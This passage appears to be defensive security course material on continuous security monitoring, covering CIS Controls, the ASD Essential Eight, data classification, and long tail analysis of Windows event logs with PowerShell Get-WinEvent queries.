Spotting the Adversary with Windows Event Log Monitoring (Version 2)

The NSA has focused on real-world examples, with plenty of specific details on "how to do it." This is a refreshing change from NIST and DHS's approaches. We show how to configure centralized Windows event logs later on, with a lot of help from this guide.

While focused on Windows monitoring only, pound-for-pound, this is the best Continuous Security Monitoring guide created by any United States government agency.

The introduction states:

It is increasingly difficult to detect malicious activity, which makes it extremely important to monitor and collect log data from as many useful sources as possible. This paper provides an introduction to collecting important Windows workstation event logs and storing them in a central location for easier searching and monitoring of network health.¹

Reference

[1] *Spotting the Adversary with Windows Event Log Monitoring*, <https://sec511.com/y>

The US Government's Take on CSM: Lessons Learned

The following do not provide meaningful security:

- Checking boxes
- Generating more reports on the same vulnerable systems
- Monitoring without mitigation
- Focusing on vulnerabilities while ignoring threats

A real-world action plan trumps high-level goals

The US Government's Take on CSM: Lessons Learned

At the end of the day, Continuous Security Monitoring is a call to action.

If your CSM process is not resulting in any real improvement to your overall information security risk, it's time to call time out. Then, fix the underlying issue, which is usually slow or nonexistent mitigation, and/or non-defensible network design.

Our Approach to CSM

We focus on both threats and vulnerabilities and highlight mitigation

- And not monitoring for the sake of checking a box

We provide proven winning CSM strategies

- For example: Tracking Microsoft service creation events

We also provide proper focus to both "what" and "how"

- For example, later, we learn how to monitor Windows service creation events:
- `PS C:\> Get-WinEvent @{\logname='system'; id=7030,7045}`

Our Approach to CSM

The course authors have collectively spent decades in the operation trenches. We know what works in environments large and small.

During 511.5, we share our "secret sauce" to CSM.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. **Industry Best Practices**
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Industry Best Practices.

Industry Best Practices

Although not CSM-specific, these best practices are useful:

- CIS Controls
- Australian Signals Directorate Strategies to Mitigate Cyber Security Incidents

Both are far more "real world" than NIST SP 800-137 and DHS's CDM

Industry Best Practices

As discussed, the problem with the existing CSM-centric best practices (per NIST) is that they tend to be high-level and not overly practical.

Let's discuss two practical best practices: The Critical Security Controls and the Australian Signals Directorate Strategies to Mitigate Cyber Security Incidents

CIS Controls

CIS Controls

The CIS Controls™ are a prioritized set of actions that collectively form a defense-in-depth set of best practices that mitigate the most common attacks against systems and networks. The CIS Controls are developed by a community of IT experts who apply their first-hand experience as cyber defenders to create these globally accepted security best practices. The experts who develop the CIS Controls come from a wide range of sectors including retail, manufacturing, healthcare, education, government defense, and others. ¹

As you have seen, this course often maps to relevant sections of the CIS Controls.



CIS Controls

The CIS Controls are a high-quality (and free!) information security best practice consensus guide.

The five tenets behind the controls are:

Offense informs defense: Use knowledge of actual attacks that have compromised systems to provide the foundation to continually learn from these events to build effective, practical defenses. Include only those controls that can be shown to stop known real-world attacks.

Prioritization: Invest first in Controls that will provide the greatest risk reduction and protection against the most dangerous threat actors and that can be feasibly implemented in your computing environment. The CIS Implementation Groups discussed below are a great place for organizations to start identifying relevant Sub-Controls.

Measurements and Metrics: Establish common metrics to provide a shared language for executives, IT specialists, auditors, and security officials to measure the effectiveness of security measures within an organization so that required adjustments can be identified and implemented quickly.

Continuous diagnostics and mitigation: Carry out continuous measurement to test and validate the effectiveness of current security measures and to help drive the priority of next steps.

Automation: Automate defenses so that organizations can achieve reliable, scalable, and continuous measurements of their adherence to the Controls and related metrics.²

References

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

ASD Strategies to Mitigate Cyber Security Incidents

- The Australian Cyber Security Centre (ACSC) is a part of the Australian Signals Directorate (ASD)
- The ASD's Strategies to Mitigate Cyber Security Incidents (formerly the ASD top 35 mitigations) is another great best practices document
- Available at: <https://www.cyber.gov.au/publications>

ASD Strategies to Mitigate Cyber Security Incidents

Note that in 2013, the DSD (Defence Signals Directorate) was renamed ASD (Australian Signals Directorate): "In May 2013 DSD was renamed the Australian Signals Directorate (ASD) to reflect its whole-of-government role in support of Australia's national security."¹

The ASD's Strategies to Mitigate Cyber Security Incidents is now part of the ASD's Australian Cyber Security Centre (ACSC).

Reference

[1] History: ASD Australian Signals Directorate, <https://sec511.com/ak>

Top 4 Mitigation Strategies

- The ASD now recommends the Essential 8 (discussed next)
- Previously, they recommended the Top 4 (which are also included in the Essential 8):
 - *No single mitigation strategy is guaranteed to prevent cyber security incidents. Properly implementing application whitelisting, patching applications, patching operating systems and restricting administrative privileges (referred to as the Top 4) continues to mitigate over 85% of adversary techniques used in targeted cyber intrusions which ASD has visibility of.¹*

Top 4 Mitigation Strategies

The "best" best practices are simple and powerful. For example, the Australian Signals Directorate (ASD) Strategies to Mitigate Cyber Security Incidents spells out more than 35 mitigation strategies and notes that over 85% of known targeted attacks would have been stopped had the victims simply followed what are referred to as the 'Top 4.'

The Top 4 are:

- Application whitelisting
- Patch applications
- Patch operating systems
- Restrict administrative privileges

Note: References to the Top 4 are now less obvious than in previous versions of ASD's guidance. Prior versions included a numbered list and these were the top 4 on the list. However, reorganization of the mitigations has made these no longer the 4 that show at the top of the full list of mitigations.

Reference

[1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/cm>

ASD Essential Eight: Prevent Malware Delivery and Execution

Relative security effectiveness rating	Mitigation strategy	Potential user resistance	Upfront cost (staff, equipment, technical complexity)	Ongoing maintenance cost (mainly staff)
Essential	Application whitelisting of approved/trusted programs to prevent execution of unapproved/malicious programs including .exe, DLL, scripts (e.g. Windows Script Host, PowerShell and HTA) and installers.	Medium	High	Medium
Essential	Patch applications e.g. Flash, web browsers, Microsoft Office, Java and PDF viewers. Patch/mitigate computers with 'extreme risk' vulnerabilities within 48 hours. Use the latest version of applications.	Low	High	High
Essential	Configure Microsoft Office macro settings to block macros from the Internet, and only allow vetted macros either in 'trusted locations' with limited write access or digitally signed with a trusted certificate.	Medium	Medium	Medium
Essential	User application hardening. Configure web browsers to block Flash (ideally uninstall it), ads and Java on the Internet. Disable unneeded features in Microsoft Office (e.g. OLE), web browsers and PDF viewers.	Medium	Medium	Medium

1

ASD Essential Eight: Prevent Malware Delivery and Execution

Four of the Essential Eight mitigations are found within the section, Prevent Malware Delivery and Execution. As is evident from the name, these mitigations are squarely focused on prevention. Two of the mitigations, application whitelisting and patch applications, are contained also in the Top 4. In addition to the two mitigations present in the Top 4, we find one mitigation on user application hardening and another specifically calling out macro settings of Microsoft Office.

Note: This chart is an excerpt of the full chart available in the Mitigation Strategies document on the course USB.

References

[1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>

ASD Essential Eight: Limit Extent of Incidents

Relative security effectiveness rating	Mitigation strategy	Potential user resistance	Upfront cost (staff, equipment, technical complexity)	Ongoing maintenance cost (mainly staff)
Essential	Restrict administrative privileges to operating systems and applications based on user duties. Regularly revalidate the need for privileges. Don't use privileged accounts for reading email and web browsing.	Medium	High	Medium
Essential	Patch operating systems. Patch/mitigate computers (including network devices) with 'extreme risk' vulnerabilities within 48 hours. Use the latest operating system version. Don't use unsupported versions.	Low	Medium	Medium
Essential	Multi-factor authentication including for VPNs, RDP, SSH and other remote access, and for all users when they perform a privileged action or access an important (sensitive or high-availability) data repository.	Medium	High	Medium

ASD Essential Eight: Limit Extent of Incidents

Though the previous mitigations concerned themselves with preventing the earliest stages of an intrusion campaign, these mitigations try to decrease the impact felt by the inevitable intrusions that make it past our early prevention controls. The essential mitigations found in the section, Limit Extent of Incidents, decrease the risk associated with intrusions mainly by addressing issues that would give adversaries more and easier capabilities after a successful intrusion.

Note: This chart is an excerpt of the full chart available in the Mitigation Strategies document on the course USB.

References

[1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>

ASD Essential Eight: Recover Data and System Availability

Relative security effectiveness rating	Mitigation strategy	Potential user resistance	Upfront cost (staff, equipment, technical complexity)	Ongoing maintenance cost (mainly staff)
Essential	Daily backups of important new/changed data, software and configuration settings, stored disconnected, retained for at least three months. Test restoration initially, annually and when IT infrastructure changes.	Low	High	High

Addition of this **essential** mitigation strategy specifically in response to ransomware attacks

- Two other strategies also found under the same category

ASD Essential Eight: Recover Data and System Availability

Rounding out the Essential Eight is a mitigation explicitly added to the ASD Mitigations due to one particular style of intrusion, ransomware. While the essential mitigation of daily backups seems obvious enough, ASD perceived the risk sufficiently significant to warrant adding this mitigation and calling it out as essential. Even though daily backup seems straightforward, ASD indicates the need for some of the backups being 'disconnected' due to the real possibility of ransomware intentionally, or through luck of access, encrypting backup data as well.

Note: This chart is an excerpt of the full chart available in the Mitigation Strategies document on the course USB.

References

- [1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>

The ASD Top 4 Focus on Prevention

Tweaking the Top 4 for detection rather than prevention, we get the following:

- Monitor violations of application whitelisting
- Monitor for patching compliance (OS and application)
- Monitor for changes to highly privileged roles and groups

Even the more comprehensive 'Essential Eight' includes primarily preventive mitigation strategies

The ASD Top 4 Focus on Prevention

The Australian Signals Directorate Top 4 Mitigation Strategies focus on prevention.

The Top 4 are:

- Application whitelisting
- Patch applications
- Patch operating systems
- Restrict administrative privileges¹

If we tweak these and focus on the detection side of the Top 4, we end up with:

- Monitor violations of application whitelisting
- Monitor for patching compliance (OS and application)
- Monitor for changes to highly privileged roles and groups

While updates to ASD's Mitigation Strategies have increased the representation of detection and response mitigations, none of these are listed as 'Essential' strategies.

Reference

[1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>

ASD: Mitigation Strategies to Detect and Respond

Excellent	Continuous incident detection and response with automated immediate analysis of centralised time-synchronised logs of permitted and denied: computer events, authentication, file access and network activity.	Low	Very high	Very high
Very good	Host-based intrusion detection/prevention system to identify anomalous behaviour during program execution e.g. process injection, keystroke logging, driver loading and persistence.	Low	Medium	Medium
Very good	Endpoint detection and response software on all computers to centrally log system behaviour and facilitate incident response. Microsoft's free SysMon tool is an entry-level option.	Low	Medium	Medium
Very good	Hunt to discover incidents based on knowledge of adversary tradecraft. Leverage threat intelligence consisting of analysed threat data with context enabling mitigating action, not just indicators of compromise.	Low	Very high	Very high
Limited	Network-based intrusion detection/prevention system using signatures and heuristics to identify anomalous traffic both internally and crossing network perimeter boundaries.	Low	High	Medium
Limited	Capture network traffic to and from corporate computers storing important data or considered as critical assets, and network traffic traversing the network perimeter, to perform incident detection and analysis.	Low	High	Medium

ASD: Mitigation Strategies to Detect and Respond

ASD now includes a detect/respond section with the heading, "*Mitigation strategies to detect cyber security incidents and respond*"¹

None of the strategies rise to the level of Essential, the highest being rated Excellent.

Strategies include:

- Continuous incident detection and response
- Host-based intrusion detection/prevention system
- Endpoint detection and response software
- Hunt to discover incidents
- Network-based intrusion detection/prevention system
- Capture network traffic²

References

[1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>

[2] Ibid.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. **Winning CSM Techniques**
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

Our next section discusses winning Continuous Security Monitoring Techniques.

Winning CSM Techniques

- Build a defensible network
- Focus on critical data and systems
- Detect important changes
- Solve problems as they are discovered
- Focus on high-value events
- When faced with large amounts of data, focus on the outliers

Winning CSM Techniques

Next, we discuss winning continuous security techniques, such as

- Build a defensible network
- Focus on critical data and systems
- Detect important changes
- Solve problems as they are discovered
- Focus on high-value events
- When faced with large amounts of data, focus on the outliers

Monitoring a Non-Defensible Network

- There is little point in spending lots of effort attempting to monitor a fundamentally insecure network
- For example, patching
 - Why re-run the same nightly/weekly scans on the same unpatched systems?
 - If your patching is poor, fix it
- Organizations that treat information security as compliance, rigidly separated from operations, often make this mistake

Monitoring a Non-Defensible Network

It may seem like an obvious statement, but there is little point in continuously monitoring a fundamentally insecure network. That indicates the organization has given up on effective prevention (like patching) and has fallen back to detection.

We can't prevent all attacks, but we can certainly prevent most of them.

Focus on Critical Systems and Data

"I have X thousand systems: I can't possibly continuously monitor, blah, blah, blah...."

- The failed mindset of many information security folks

Classify your systems and data.

- It's not just for the government/military!
- There's a reason data classification is thousands of years old:¹ It works

Focus on Critical Systems and Data

One of the most effective classification actions of technological information occurred in ancient times. "Greek Fire" was a material that was catapulted from one wooden naval combatant to another during the height of the Bronze Age when Greek city states warred continuously against one another and any other foes who might appear. The material was composed of some sort of flaming pitch, naphtha, or similar flammable organic compound and behaved much like napalm. The effects of "Greek Fire" on wooden hulled, oar and sail propelled invading vessels were catastrophic. The actual ingredients were a closely held secret – so closely held, in fact, that they are not known even today.¹

Reference

[1] History of Classification and Declassification, <https://sec511.com/ap>

FIPS 199 on SBU Classification

Security Objective	POTENTIAL IMPACT		
	LOW	MODERATE	HIGH
Confidentiality Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. [44 U.S.C., SEC. 3542]	The unauthorized disclosure of information could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
Integrity Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity. [44 U.S.C., SEC. 3542]	The unauthorized modification or destruction of information could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
Availability Ensuring timely and reliable access to and use of information. [44 U.S.C., SEC. 3542]	The disruption of access to or use of information or an information system could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.

FIPS 199 on SBU Classification

Federal Information Processing (FIPS) Standards Publication 199: Standards for Security Categorization of Federal Information and Information Systems discusses classifying "all information within the federal government other than"¹ classified data. In other words, Sensitive But Unclassified (SBU) data.

While this document is aimed at the United States federal government, it applies to the private sector as well. Determine your most sensitive data and systems, and label it. The most sensitive data receives the most protection.

The labels don't matter, as long as they are accurate and used consistently. Call your most sensitive data "high," or "business critical," "top secret," or whatever you like. The names don't matter; the focus is on identifying, and then protecting your most critical data.

Reference

[1] FIPS 199: *Standards for Security Categorization of Federal Information and Information Systems*, <https://sec511.com/9r>

Data Classification How-To

- Start identifying "high" systems and data
 - Compromise means "severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals."¹
- What is your most critical data?
 - Credit cards
 - Financial information
 - Healthcare data
 - Customer PII
- What systems contain high data?
- What systems could allow access to high data?
 - Firewalls, routers, and so on

Data Classification How-To

Data classification is a winning strategy for non-government/military organizations.

Why? It makes organizations focus on what is truly important. That is the first step in changing how you fight.

Reference

[1] FIPS 199: *Standards for Security Categorization of Federal Information and Information Systems*, <https://sec511.com/9r>

High Data in All the Wrong Places

- You will often find "high" data exists in places where it should not
 - Desktop systems
 - Email
 - Removable media
 - Laptops (often unencrypted)
 - Personal devices (often unencrypted)
- Executives are common offenders (and targets)
- Shrink the scope by keeping data where it belongs
 - Write/update policy (which is mandatory) that states where high data is allowed to exist
 - Lead the charge with an awareness campaign

High Data in All the Wrong Places

One of the first issues that arise when classifying data is sensitive data in the wrong places.

Both course authors spent time as HIPAA (Health Insurance Portability and Accountability Act) Security Officers. Our "high" data was PHI, protected health information, the healthcare data that must be protected for both privacy and security, per United States government regulations.

We found PHI (protected health information) in the following places:

- MIS (medical information systems)
- Billing systems
- Databases
- Laptops, cell phones, tablets, etc. (usually unencrypted)
- Unencrypted corporate email
- Third-party email systems (hello, Hotmail!)
- Help desk tickets
- And plenty more places

VIPs (doctors and VPs/CXOs) were among the worst offenders.

Step 1: Change the culture. We wrote and updated the PHI policy, and enforced it, with documented sanctions, married with an awareness campaign.

Protect High Data

Any device containing high data receives more controls, such as

- Application whitelisting
- HIPS
- Dual-factor authentication

Devices containing high data are (more) closely monitored via Continuous Monitoring

Protect High Data

Once you have limited the scope, or reduced the "accreditation boundary," as many certification and accreditation (C&A) processes say, you add more controls to systems that contain (or allow access to) high data.

This step, alone, helps shrink the scope. Once staff realizes that any device containing high data requires additional controls, such as dual-factor authentication, they are more willing to keep it where it belongs (and not where it doesn't, such as a personal tablet or cell phone).

Windows Data Classification Tools

- Windows server 2008r2 and newer supports File Classification Infrastructure (FCI)
 - FCI does not encrypt files, it simply labels them
 - Labels are stored in Alternate Data Streams (ADS), which can be trivially removed
- Azure Information Protection (AIP) is superior to FCI
 - A random symmetric AES key can be generated for each file, and then encrypted with the organization's public key
 - The document is also signed with the user's private key, so labels cannot be removed or altered without detection



It's worth noting that file classification (alone) does not protect the confidentiality or integrity of the document, it simply labels it. This is how Windows File Classification (FCI) works. It stores labels in Alternate Data Streams (ADS), which may be trivially removed. ADS only work in NTFS file systems, so simply copying a file to a FAT-formatted USB will remove it.

Ideally: a data classification tool would both label a document and also protect it via encryption. This is exactly what Windows Azure Information Protection (AIP) does,

Microsoft describes AIP:

Azure Information Protection (sometimes referred to as AIP) is a cloud-based solution that helps an organization to classify and optionally, protect its documents and emails by applying labels. Labels can be applied automatically by administrators who define rules and conditions, manually by users, or a combination where users are given recommendations.

Screenshot above from: <https://sec511.com/cs>

[1] What is Azure Information Protection? - AIP | Microsoft Docs <https://sec511.com/ct>

Detecting Change

- A wise man once said, "You should always be aware when your network changes in any meaningful way."¹
- Would you automatically know when?
 - A new host appears on a server network
 - A new service appears on a host on a server network
 - A Cisco IOS configuration changes
- All important changes should have matching change management requests

Detecting Change

Tracking changes on a 10,000-node network may seem overwhelming. In that case, start small (and critical): Critical servers and server networks, core routers, and so on. As those processes mature, expand out in spirals to slightly-less critical systems, and repeat.

Reference

[1] Dave Curado, friend of a course author, said this in 1991.

Solve Problems as They Are Discovered

The point of Continuous Monitoring is improving security

- CSM without change is a waste of time

From a process perspective, multiple small change requests tend to work better than one large request

- One large request: Fix these 50 things
- Multiple small requests: Fix these 5 things, followed by another request, and so on...

Solve Problems as They Are Discovered

The Australian Signals Directorate learned that smaller requests tend to work better than large requests. They initially came up with their top 35 mitigations and discovered that people tend to do nothing when you ask them to do 35 things.

The ASD then created the Top 4, and they discovered organizations could do four things. And once finished, they could do more, such as working through the Essential Eight.

Note, that both the ASD Mitigation Strategies and CIS Controls have removed references to the Top 35 mitigations and Twenty controls, preferring now not to highlight the total number present.

Reference

Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>

The Broken Windows Theory

The Broken Windows theory on crime prevention:

Consider a building with a few broken windows. If the windows are not repaired, the tendency is for vandals to break a few more windows. Eventually, they may even break into the building, and if it's unoccupied, perhaps become squatters or light fires inside.¹

This applies to defensible networks:

- Fixing small problems makes identifying and fixing big problems easier

The Broken Windows Theory

The quote continues:

Or consider a pavement. Some litter accumulates. Soon, more litter accumulates. Eventually, people even start leaving bags of refuse from take-out restaurants there or even break into cars.

Reference

[1] Jay Parkinson MD, MPH, <https://sec511.com/91>

Broken Windows Theory of Defensible Networks

Both malicious and misconfigured systems will be identified by techniques described today

- Remember Hanlon's Razor: *"Never attribute to malice that which is adequately explained by stupidity"*¹

Both malware and misconfigured systems may do the following:

- Resolve thousands of non-existent domain names
- Attempt to send internet traffic to ports 135, 137, 139, 445, and so on

Fix the broken systems!

- Your CSM/NSM teams will thank you!

Broken Windows Theory of Defensible Networks

The course authors have been the bane of many systems administration and engineering teams, opening countless tickets to fix issues, such as wrong netmask, wrong default gateway, wrong DNS configuration, and so on.

The issues are often called "trivial," and the claim "The system is working fine... what's the big deal?" is often made.

We have seen networks that were so poorly configured that they became difficult to defend. Fixing "small" issues tends to take care of larger issues, and it makes defending the network far easier.

Case in point: A Windows cluster was generating millions of fragmented packets due to a VPN tunnel: 1500-byte packet + IPsec headers creates a packet greater than 1500 bytes, requiring fragmentation. This issue was triggering high load on the NIDS, plus fragmentation false positives.

The NSM/CSM team recommended lowering the MSS (Maximum Segment Size) on servers in the cluster. The systems administrators resisted, claiming "the application is working fine!" They eventually made the change, and later reported a significant application speed improvement.

Reference

[1] jargon, node: Hanlon's Razor, <https://sec511.com/5g>

Key CSM Technique: Long Tail Analysis

Long tail analysis focuses on the least frequent occurrences

- Allows analysis of large amounts of data without drowning

This approach works well with


- Windows event logs
- Installed software
- Startup registry keys
- DNS logs

Key CSM Technique: Long Tail Analysis

As discussed previously, many SOCs drown in data.

One method for finding signal in the noise is focusing on the outliers: The least frequent occurrences.

Long tail analysis does exactly that.



The Long Tail (1)


Here is the classic long tail graph.

From an event log perspective, the least common events are often the most useful. A Windows system logs every time someone logs in and logs out, creating huge amounts of logs.

The most common event on a newly installed Windows 8.1 system was Security Event ID 4797, "An attempt was made to query the existence of a blank password for an account."

This appears to be a harmless alert triggered by OS-based security checks. It would appear firmly on the left side of this graph.

Let's Try Long Tail Analysis on Windows Security Logs



```
Administrator: Windows PowerShell
PS C:\> Get-WinEvent -LogName security | Group-Object id -NoElement | sort count
```

Count	Name
1	4726
1	4729
2	4720
2	4722
2	5059
2	4728
3	4717
4	4733
4	4732
8	1101
11	4723
15	5061
16	5058
60	1100
64	4724
73	4647
99	4738
100	5056
100	5033
100	4902
100	5024
100	4608
132	4616
401	4648
681	4905
681	4904
1244	4907
5352	4634
7804	4672
13237	4624

```
PS C:\>
```

Let's Try Long Tail Analysis on Windows Security Logs

The PowerShell command shown above is


```
PS C:\> Get-WinEvent -LogName security | Group-Object id -NoElement | sort count
```

You can try the same command on your own Windows system. Note you must run PowerShell as administrator to access the security log.

The screenshot shown is taken from a course instructor's Windows 7 laptop. The file "T510-security-evtx" is on your course USB, in the \labs directory. It is also installed in the \labs folder on the Sec-511-Windows-10 VM.

```
PS C:\> Get-WinEvent -Path \labs\T510-security.evtx | Group-Object id -NoElement | sort count
```

The Long Tail (2)



The Long Tail (2)

The following command queries the Windows security logs summarized previously, pulling those that had a count of 4 or less:

```
PS C:\> Get-WinEvent @{Path=".\\T510-security.evtx";
ID=4726,4729,4720,4722,5059,4728,4733,4732}
```

Note: We use Get-WinEvent during 511.5. You may be familiar with Get-Eventlog, which is older and only works with "classic" (.evt) event logs:

Get-WinEvent is designed to replace the Get-EventLog cmdlet on computers running Windows Vista and later versions of Windows. Get-EventLog gets events only in classic event logs. Get-EventLog is retained in Windows PowerShell for backward compatibility.¹

Reference

[1] Get-WinEvent, <https://sec511.com/ah>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. **Maintaining Situational Awareness**
5. Host and Service Discovery
6. Exercise: Inventory
